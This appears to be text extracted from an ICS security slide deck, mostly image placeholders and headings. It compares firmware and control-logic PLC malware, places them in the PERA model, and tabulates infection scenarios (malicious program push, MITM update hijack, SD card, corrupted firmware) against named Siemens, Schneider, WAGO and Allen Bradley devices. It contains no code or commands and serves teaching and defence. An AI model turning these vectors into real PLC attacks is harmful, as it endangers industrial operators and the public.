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
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Firmware Malware vs Control Logic Malware

Firmware Malware vs Control Logic Malware



**Firmware (FW)
Malware**

Firmware Malware vs Control Logic Malware



Firmware (FW) Malware

- Implemented closer to hardware

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
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
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
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
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
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
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
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
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Quick Detour – PERA Model




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
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
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

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- Network segregation prevents untrusted devices from having direct access to controllers (e.g., PLCs)
- Makes FW/CL malware challenging to deploy
- Forces FW/CL malware to operate autonomously (no C&C)

FW & CL Malware in the PERA Model



Control Logic or Firmware PLC Malware



B.1 - Infection Scenarios

FW & CL Malware in the PERA Model

Control Logic or Firmware PLC Malware



Example FW & CL Malware Infections

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CL #1	Push Malicious CL Program	Network Access	1-3	PLC Password	Siemens S7-1200
CL #2	Hijack CL Update via MiTM	Network Access	1-3	Insecure Protocols	Schneider TM241
CL #3	Malicious CL Program via SD Card	Physical Access	1	Insider Threat	WAGO 750
FW #1	Firmware Update w/ Corrupted Image	Network Access	1-3	Vulnerability***	Allen Bradley MicroLogix 1400
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Generally speaking, these infections require privileged access and compromised credentials and/or vulnerabilities

Detecting Compromise at these Layers

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**Meanwhile in industry, a
profound change was
slowly taking place**

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Engineering Software


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
Human-Machine Interfaces

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


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


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
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

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


“Web-Based Management”

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- Full control over device
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Human-Machine Interfaces



“Web Visualizations”

- Authored by customer
- HMI feature parity
- Websockets

Real-World Manifestation of this Design



